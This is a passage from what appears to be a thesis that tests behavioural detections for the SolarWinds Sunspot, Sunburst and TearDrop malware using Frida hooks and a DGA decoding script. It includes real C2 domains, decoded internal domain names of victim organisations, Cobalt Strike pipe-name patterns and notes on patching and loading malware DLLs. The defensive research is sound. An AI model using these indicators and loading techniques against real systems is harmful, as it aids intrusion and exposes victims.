- Hook the call to ReadProcessMemory
- Requires 3 separate calls to ReadProcessMemory
- Hook the call to CommandLineToArgvW

The setup required to allow full execution of Sunspot can be seen in figure 5.1 where a dummy solution file had to be created and compiled using the following command line: *"C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\MSBuild\Current\Bin\MSBuild.exe" "C:\Users\Foobar\source\repos\core\core.sln"*




FIGURE 5.1: SolarWind Orion Build Process Emulation

### 5.0.2 Sunspot - Results

**Test 1: Enumerating the process list for MsBuild.exe**

The test of enumerating the process list for MsBuild.exe was unsuccessful. It was possible to hook all three calls but finding the like to MsBuild proved to be too difficult. The testing framework utilised frida-trace where we could successfully hook the three API calls highlighted in the test criteria but due to how Sunspot makes it's check for MsBuild.exe is using the follwoing assembly "cmp ecx, 53D525h" with the value being a hashed value instead of a string value.

```
*output.txt - Notepad
File  Edit  Format  View  Help
Spawning `c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230af0b3ef168.exe`...
Instrumenting...
CreateToolhelp32Snapshot: Loaded handler at "C:\\Python38\\__handlers__\\KERNEL32.DLL\\CreateToolhelp32Snapshot.js"
Process32First: Loaded handler at "C:\\Python38\\__handlers__\\KERNEL32.DLL\\Process32First.js"
Process32Next: Loaded handler at "C:\\Python38\\__handlers__\\KERNEL32.DLL\\Process32Next.js"
Started tracing 3 functions. Press Ctrl+C to stop.
           /* TID 0x1d48 */
    10 ms  CreateToolhelp32Snapshot()
    12 ms  Process32First()
    12 ms  Process32Next()
    12 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    13 ms  Process32Next()
    14 ms  Process32Next()
    14 ms  Process32Next()
    14 ms  Process32Next()
    14 ms  Process32Next()
    14 ms  Process32Next()
    14 ms  Process32Next()
    14 ms  Process32Next()
    14 ms  Process32Next()
    15 ms  Process32Next()
```

FIGURE 5.2: Behavioural Detection - Process Enumeration

Given more time, this detection mechanism could be expanded on to successfully detect this technique. If the "cmp ecx, 53D525h" check as equal then the Sunspot malware looks open the MsBuild process to enumerate it's command line. Expansion of this mechanism could be to also hook OpenProcess, capture our own process list and compare the process ID that Sunspot is trying to open with the list of running processes and see if the process name is equal to MsBuild.exe. This might be intensive on the system and might not be feasible from a efficiency standpoint.

### Test 2: Copying the Command Line Field of a Process

Looking at the output of the frida-trace we can see the test criteria was met and this technique was successfully detected. From an EDR perspective detecting these API

calls in that particular order would be enough for a valid detection for enumerating a processes command line parameters.




FIGURE 5.3: Behavioural Detection - Command Line Extraction of MsBuild.exe

### 5.0.3 Sunburst - Tests

#### Test 1: Mitigation of Sunburst

Sunburst was designed with defense evasion as a priority for the threat actors, they knew the Orion platform requires a level of privilege to function and that would allow them to disable security solutions implemented by organisations. This made it really difficult to detect for not only security vendors but also the organisations using a compromised Orion build allowing the threat actors to perform post exploitation tasks. This meant that one of the only options for organisations affected was to look to mitigate and remediate their own environments once the FireEye report of the breach was released. As mentioned in the defensive learnings, the DNS data generated by the DGA in Sunburst was a crucial part of mitigation and figuring out who exactly was affected.

Initially all users of Orion should assume compromise and utilise their Cyber Incident Response Team(CIRT) to perform a compromise assessment to gauge if they are in-fact infected with the Sunburst backdoor. As the investigation progressed CIRT teams would have most likely been made aware of the RedDrip7 script made publicly available which would enable organisations to decode the DNS traffic to see what hostnames are in the data. The DNS queries were gathered by numerous individuals and put in publicly available repositories like github and pastebin. If we were to look at mitigation strategies against having supply chain software compromised, as mentioned you would have to assume compromise and take the appropriate steps in that process and then try and determine have you infact been compromsied, the research community were fast acting when the attack was annouced and the team at RedDrip released the script having reverse engineered the logic of DGA [42]. This allowed organisations the opportunity to utilise the script to determine who was infact compromised.
Test Criteria:

- Utilise the RedDrip7 decode.py script to successfully decode the DNS traffic found in Public repositories.

main research / sunburst / uniq-hostnames.txt

bapril Adding data from DNSDB (+ numeric sorting ipv4 list)

2 contributors

1722 lines (1722 sloc) 108 KB

```
02m6hcopd17p6h450gt3.appsync-api.us-west-2.avsvmcloud.com
039n5tnndkhrfn5cun0y0sz02hij0b12.appsync-api.us-west-2.avsvmcloud.com
043o9vacvthf0v95t81l.appsync-api.us-east-2.avsvmcloud.com
04jrge684mgk4eq8m8adfg7.appsync-api.us-east-2.avsvmcloud.com
04r0rndp6aom5fq5g6p1.appsync-api.us-west-2.avsvmcloud.com
04spiistorug1jq5o6o0.appsync-api.us-west-2.avsvmcloud.com
05q2sp0v4b5ramdf71l7.appsync-api.eu-west-1.avsvmcloud.com
060mpkprgdk087ebcr1jov0te2h.appsync-api.us-east-1.avsvmcloud.com
06o0865eliou4t0btvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
07605jn8l36uranbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
07q2aghbohp4bncce6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
07ttndaugjrj4pcbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
08amtsejd02kobtb6h07ts2fd0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
09un09cpkalitb9en1h4qlp.appsync-api.us-east-2.avsvmcloud.com
0apc5te703g8didtt8343l9.appsync-api.us-east-1.avsvmcloud.com
0b0fbhp20mdsv4scwo11r0oirssrc2vv.appsync-api.us-east-2.avsvmcloud.com
0br2kgmp2hbg90sb9uf29l49711e.appsync-api.us-east-2.avsvmcloud.com
0bv6kouis4gtgs1be2sd0tdieo0te2h.appsync-api.us-east-2.avsvmcloud.com
0bvq8noo7tfrdksbu30g2st.appsync-api.us-east-2.avsvmcloud.com
0c32j0j6q8up3a4b6d6n0t6j0oeu.appsync-api.us-east-1.avsvmcloud.com
0c32j0j6q8up3aob6d6n0g6j0geu.appsync-api.us-east-1.avsvmcloud.com
0c6og5btugjqhhocoi60cou6iuir0crn.appsync-api.us-east-1.avsvmcloud.com
0catgds2ggijbpjbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
0dehpb0e2qsiej4holcs.appsync-api.us-west-2.avsvmcloud.com
0dv6fsons11r6hqh0657.appsync-api.us-west-2.avsvmcloud.com
0eke91jkeq78b5dt6cpqml0.appsync-api.us-east-2.avsvmcloud.com
0fhdojdvgeuskgkcds2n0i3uho1i2v0i.appsync-api.us-west-2.avsvmcloud.com
```

FIGURE 5.4: DNS Traffic Analysis- DNS queries stored in Github[53]

### 5.0.4 Sunburst - Results

#### Test 1: Mitigation of Sunburst

Having collected random DNS data from public repositories, the RedDrip script was utilised to see if the traffic could be successfully decrypted and decoded. The result of the script can be seen in figure 5.5 where he DNS query is first and the decoded value is second.

### 5.0.5 Teardrop/Raindrop - Tests

#### Test1: Default Named Pipe Name

TearDrop's secondary loader was built from the Artifact kit of Cobalt Strike and the threat actors did not modify the default pipe name associated with the bypass-pipe.c code meaning that the pipe name create follows the following format "\\\\.\\pipe\\MSSE-XXXX-server".

Test Criteria:

```
[redacted]:Sunburst_DNS malwaredemo$ cat DNSQueries.txt | python decode.py
DNS Query:02m6hcopd17p6h450gt3.appsync-api.us-west-2.avsvmcloud.com,    Decoded:.gh
DNS Query:039n5tnndkhrfn5cun0y0sz02hij0b12.appsync-api.us-west-2.avsvmcloud.com,        Decoded:ad001.mtk.lo
DNS Query:04spiistorug1jq5o6o0.appsync-api.us-west-2.avsvmcloud.com,    Decoded:isi
DNS Query:060mpkprgdk087ebcr1jov0te2h.appsync-api.us-east-1.avsvmcloud.com,     Decoded:belkin.com
DNS Query:06o0865eliou4t0btvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com,     Decoded:gncu.local
DNS Query:07605jn8l36uranbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com,     Decoded:gncu.local
DNS Query:07q2aghbohp4bncce6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com,        Decoded:csnt.princegeor
DNS Query:07ttndaugjrj4pcbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com,     Decoded:gncu.local
DNS Query:08amtsejd02kobtb6h07ts2fd0b12eu1.appsync-api.eu-west-1.avsvmcloud.com,        Decoded:sm-group.local
DNS Query:0b0fbhp20mdsv4scwo11r0oirssrc2vv.appsync-api.us-east-2.avsvmcloud.com,        Decoded:ville.terrebonn
DNS Query:0bv6kouis4gtgs1be2sd0tdieo0te2h.appsync-api.us-east-2.avsvmcloud.com, Decoded:corp.ptci.com
DNS Query:0bvq8noo7tfrdksbu30g2st.appsync-api.us-east-2.avsvmcloud.com, Decoded:ah.org
DNS Query:0c32j0j6q8up3a4b6d6n0t6j0oeu.appsync-api.us-east-1.avsvmcloud.com,    Decoded:spsd.sk.ca
DNS Query:0c32j0j6q8up3aob6d6n0g6j0geu.appsync-api.us-east-1.avsvmcloud.com,    Decoded:spsd.sk.ca
DNS Query:0c6og5btugjqhhocoi60cou6iuir0crn.appsync-api.us-east-1.avsvmcloud.com,        Decoded:its.iastate.ed
DNS Query:0catgds2ggijbpjbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com,     Decoded:gncu.local
DNS Query:0dv6fsons11r6hqh0657.appsync-api.us-west-2.avsvmcloud.com,    Decoded:0fz
DNS Query:0eke91jkeq78b5dt6cpqml0.appsync-api.us-east-2.avsvmcloud.com, Decoded:sbywx3
DNS Query:0fhdojdvgeuskgkcds2n0i3uho1i2v0i.appsync-api.us-west-2.avsvmcloud.com,        Decoded:prod.hamilton.
DNS Query:0fkqf50afqmg39pc00mudofi75f4tjvh.appsync-api.us-west-2.avsvmcloud.com,        Decoded:WASHO
DNS Query:0fn7oe4cegrf933c00mudofi75f4tjvh.appsync-api.us-west-2.avsvmcloud.com,        Decoded:WASHO
DNS Query:0ftd1sok8kjdkp6beuheoip0i12eu1.appsync-api.us-west-2.avsvmcloud.com,  Decoded:camcity.local
DNS Query:0i17b61bsutd80dcexr09ovirsvu10oe.appsync-api.us-west-2.avsvmcloud.com,        Decoded:c4e-internal.c
DNS Query:0ij93ftklciddelb00esqjvi0fju0n3.appsync-api.us-west-2.avsvmcloud.com, Decoded:COWI.
DNS Query:0l7bgt0lhmk4pmrcuhs0ee2sd0eovir1.appsync-api.us-east-1.avsvmcloud.com,        Decoded:amr.corp.intel
DNS Query:0lgjmdgj8qk63ldcuhs0ce2sd0govir1.appsync-api.us-east-1.avsvmcloud.com,        Decoded:amr.corp.intel
DNS Query:0ljdf3k3aic3bsncwh60gun0owusouv0.appsync-api.us-east-1.avsvmcloud.com,        Decoded:vms.ad.varian
DNS Query:0lu3cu7c9r45ujnc6ruii1r0eovirsvu.appsync-api.us-east-1.avsvmcloud.com,        Decoded:seattle.interna
DNS Query:0m1mrqllcde2u30c00qsdsi5f5jha6b9.appsync-api.us-east-2.avsvmcloud.com,        Decoded:SCMRI
DNS Query:0m45lsmf43lrf35bu30g2st.appsync-api.us-east-2.avsvmcloud.com, Decoded:ah.org
DNS Query:0m5v1trnfqd7j71cq22nsf550k6uqprs.appsync-api.us-east-2.avsvmcloud.com,        Decoded:woodruff-sawyer
DNS Query:0m8abtnlet026qkcq535z0i3rq1rii0o.appsync-api.us-east-2.avsvmcloud.com,        Decoded:wfhf1.hewlett.
DNS Query:0ms9s6cmpd7s3mhcun0c2dioho7r1p0g.appsync-api.us-east-2.avsvmcloud.com,        Decoded:ad.optimizely.
DNS Query:0olcrtj4bsjtulfburso2ve2sd0ee2h.appsync-api.us-west-2.avsvmcloud.com, Decoded:aerioncorp.com
DNS Query:0oqdtu3r8abd6d8beuheoip0t12eu1.appsync-api.us-west-2.avsvmcloud.com,  Decoded:camcity.local
DNS Query:0rfqtn3j75vrrkmbu30c2st.appsync-api.us-east-2.avsvmcloud.com, Decoded:ah.org
DNS Query:0ru5sub54iiremgbu3022st.appsync-api.us-east-2.avsvmcloud.com, Decoded:ah.org
DNS Query:0ru5sub54iiremrbu30o2st.appsync-api.us-east-2.avsvmcloud.com, Decoded:ah.org
DNS Query:0v9gi5pk4mpn3kicoi60cou6iuir0grn.appsync-api.us-east-2.avsvmcloud.com,        Decoded:its.iastate.ed
DNS Query:0vu9666cp41semncun022dioho7r1p0i.appsync-api.us-east-2.avsvmcloud.com,        Decoded:ad.optimizely.
DNS Query:10hea7samrh2bo23lg70.appsync-api.us-east-1.avsvmcloud.com,    Decoded:3jz
DNS Query:131apen9992i2a1d00mudofi75f4tjvh.appsync-api.us-west-2.avsvmcloud.com,        Decoded:WASHO
DNS Query:133bocmjd8ppsa8d00eu0los5jhea4vo.appsync-api.us-west-2.avsvmcloud.com,        Decoded:Centr
DNS Query:13ach7rku1b1gs9dwh60iun02wusouv0.appsync-api.us-west-2.avsvmcloud.com,        Decoded:vms.ad.varian
DNS Query:13obqe10joasvr7ct1f0ie2h.appsync-api.us-west-2.avsvmcloud.com,        Decoded:glu.com
DNS Query:14aa15h1o55d8ne1p8j0iov.appsync-api.us-east-2.avsvmcloud.com, Decoded:y9k.in
DNS Query:14fhos08sq2r26etoc04.appsync-api.us-west-2.avsvmcloud.com,    Decoded:ib_
DNS Query:16e9jr0hnie2qh5ctvef0i12eu1.appsync-api.us-east-1.avsvmcloud.com,     Decoded:gncu.local
DNS Query:16julbdk427s94jde6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com,        Decoded:csnt.princegeor
```

FIGURE 5.5: DNS Traffic Analysis - RedDrip7 decode.py script

- Hook the call to CreateNamedPipeA
- Check the first parameter lpName pushed to CreateNamedPipeA for the format "\\\\.\\pipe\\MSSE-XXXX-server"

### 5.0.6 Teardrop/Raindrop - Results

#### Test 1: Default Named Pipe Name

This test was unsuccessful and encountered numerous issues throughout testing, although this was mainly due to two limitations; time and the hooking framework used. Firstly both TearDrop and RainDrop are DLLs, frida does not execute DLL files as they need to be loaded into a process and executed. TearDrop was also a service DLL meaning it needed to be loaded as a Service DLL which meant that frida would have no insight into the process.

To overcome the issue of TearDrop being a service DLL, a patched was made to a jump directly after a call to the RegisterServiceCtrlHandlerW API, changing jz to jze which meant execution of the DLL would execute fine without it being a service DLL. The




FIGURE 5.6: Behavioural Detection - Cobalt Strike Default Pipe Name

results of these calls did not influence the execution so patch the jump did not effect the desired outcome. The TearDrop DLL still could not be run via Frida due to it being a DLL so therefore a custom loader had to be written in C++ compiled as an executable to manually load the TearDrop DLL with the patch into it's process own process using the LoadLibraryExA API and calling it's service export. The C++ code can be see in the Appendix section.

In figure 5.6 we can see frida successfully running the loader "Project1.exe" with two hooks one for "LoadLibraryExA" which is used to load the TearDrop DLL and also "CreateNamedPipeA" but unfortunately "CreateNamedPipeA" was never executed in the console. We can see from the x64dbg output that the loader successfully calls "CreateNamedPipeA" so my conclusion is that frida is limited and could not see inside the loaded module and the API calls associated with the TearDrop DLL.

**Test 1: Reflective Loading**

In both Cobalt Strike loaders, TearDrop and RainDrop both used a reflective loader to load a beacon into memory. Hooking the "GetProcAddress", "LoadLibraryA", "VirtualAlloc" and "VirtualProtect" with RWX or RX permissions as well as the checking the first couple of bytes of the address passed to VirtualProtect for an MZ header would give you a good indication that a reflective loader was used. The reflective loader has to load in different DLLs to use to build the import address table and fix relocations as well as calling the entry point. To do that it needs to call those functions mentioned above.

The key part here is the VirtualProtect call because if a normal process is loading a DLL into it's process it will call LoadLibrary and that will perform those actions mentioned.




FIGURE 5.7: Behavioural Detection - Reflective Loader Overview




FIGURE 5.8: Behavioural Detection - Reflective Loader Testing

This test was unsuccessful for a few reasons, the first was Frida seems to be limited to what it can see/display and the second was that the beacon MZ header isn't there due to how they mapped the beacon into memory and the third was the API calls hooked are used almost by every executable and hooking these functions is resource intensive. Due to time constraints I was not able to investigate why Frida could not fully output the relevant data to the screen, for example printing the parameters to each call to the screen seemed to work for some functions but not to all. Overall I think if this defensive

test was written in C++ the flexibility to manipulate and scan the process memory in our own process would be a lot easier.

# Chapter 6

# Discussion and Conclusions

## 6.1 Discussion

Overall the goal of the project was to evaluate the proposed defensive learnings derived from the technical analysis of each stage of the supply chain attack. The defensive learnings phase of the thesis was dependant on the how successful the technical analysis was. In terms of answering the research questions proposed I feel like the research questions were answered.

- How did the threat actor manage to compromise the SolarWind's development process allowing them to implant their malicious code in the build process?
  **Answer:** The technical analysis of Sunspot highlighted exactly how the threat actors embedded their our source code into the build process of the Orion platform.
- What contributed to the threat actors remaining undetected for such a long duration of time?
  **Answer:** Throughout the entire attack chain the threat actor's had defense evasion and operational security as priority. The goal from what we can see was espionage and information gathering and to do that they needed to remain undetected for as long as possible by avoiding detection. Having compromised the Orion platform, this allowed them to impair defenses by disabling any defensive tooling on their hardcoded lists.
- What defensive mechanisms can be employed by organisations in the future, in order to detect, remediate and/or mitigate against this particular type of attack?
  **Answer:** The defensive learnings section of this thesis highlighted possible defensive features that could potentially be developed to detect or mitigate against certain techniques identified in the technical analysis. The defensive features that

were proposed were then tested in the testing and evaluation section. It's worth noting not all defensive features were successful.

This project was definitely ambitious, it was quite high risk due to the level of sophistication involved in the analysis phase. The defensive testing undertaken was very much dependant on the analysis and being able to break down the the technniques used into actionable data. The topic was also still under investigation and had new data coming from different sources which meant that I had to keep the overall structure quite dynamic. The defensive framework used was also quite high risk to use because it was only released in June in beta form but I choose to use it due to how relevant it was to the defensive learnings section, this again just meant I had to be agile. If I had to re-do the project again I would have performed a preliminary analysis of the malware samples and decided what to go with, I think the tehcnical analysis was difficult and time consuming and took away from the defensive features I tried to implement. Overall I think the project was quite successful and the technical analysis highlighted key techniques that could potentially be used specifically by security vendors to possibly implement into their EDR and XDR solutions.

## 6.2 Conclusion

In conclusion, software supply chain attacks are a massive issue and can be devastating when executed as well as this attack was. Security is very much a game of cat and mouse, in the aftermath of a breach like SolarWinds it's important to evaluate what happened and look to take learnings from it. The security industry changed when Mitre released the Mitre ATT&CK framework to a more behavioural style of report writing and attributing TTPs to threat groups. Security organisaitions are also shifting security products towards detection of techniques and behaviours. This thesis tried to highlight what that shift looks like, how you can take an attack break it down into it's TTP's and use those TTP's to create defensive features to protect against those TTP's in the future.

## 6.3 Future Work

In terms of future work and enhancements, putting more emphasis on the defensive features and developing them out as actual solutions would be the first step. I think given more time that would have been the goal, write detection tooling in C++ or C# that would detect and stop the techniques discussed in the technical analysis. To be

more specific I would have learnt and implemented an API hooking tool that would emulate how an EDR product works and detect the techniques proposed. I also think there were many other techniques and avenues of detection that could have been explored given more time so this is definitely another area of work that could be looked at in the future.

# Bibliography


[1] Deep dive into the solorigate second-stage activation: From sunburst to teardrop and raindrop. [Online]. Available: https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

[2] Sunburst additional details - fire eye. [Online]. Available: https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html

[3] S. Gordon and R. Ford. (2006) On the definition and classification of cybercrime.

[4] A. Chandra and M. J. Snowe, "A taxonomy of cybercrime: Theory and design," *International Journal of Accounting Information Systems*, vol. 38, p. 100467, 2020.

[5] (2020) Ensia threat landscape 2020 top 15 threats. [Online]. Available: https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/enisa-threat-landscape-2020-top-15-threats

[6] L. Urciuoli, T. Männistö, J. Hintsa, and T. Khan, "Supply chain cyber security–potential threats," *Information & Security: An International Journal*, vol. 29, no. 1, 2013.

[7] Mitre att&ck. [Online]. Available: https://attack.mitre.org/

[8] Cyber espionage. [Online]. Available: https://www.enisa.europa.eu/publications/enisa-threat-landscape-2020-cyber-espionage

[9] (2020) Verizon data breaches report. [Online]. Available: https://enterprise.verizon.com/resources/reports/dbir/2020/data-breach-statistics-by-industry/manufacturing-data-breaches/

[10] A. Badawy, E. Ferrara, and K. Lerman, "Analyzing the digital traces of political manipulation: The 2016 russian interference twitter campaign," in *2018 IEEE/ACM international conference on advances in social networks analysis and mining (ASONAM)*. IEEE, 2018, pp. 258–265.

[11] (2021) Estonia intelligence report. [Online]. Available: https://www.valisluureamet.ee/pdf/raport/2021-ENG.pdf

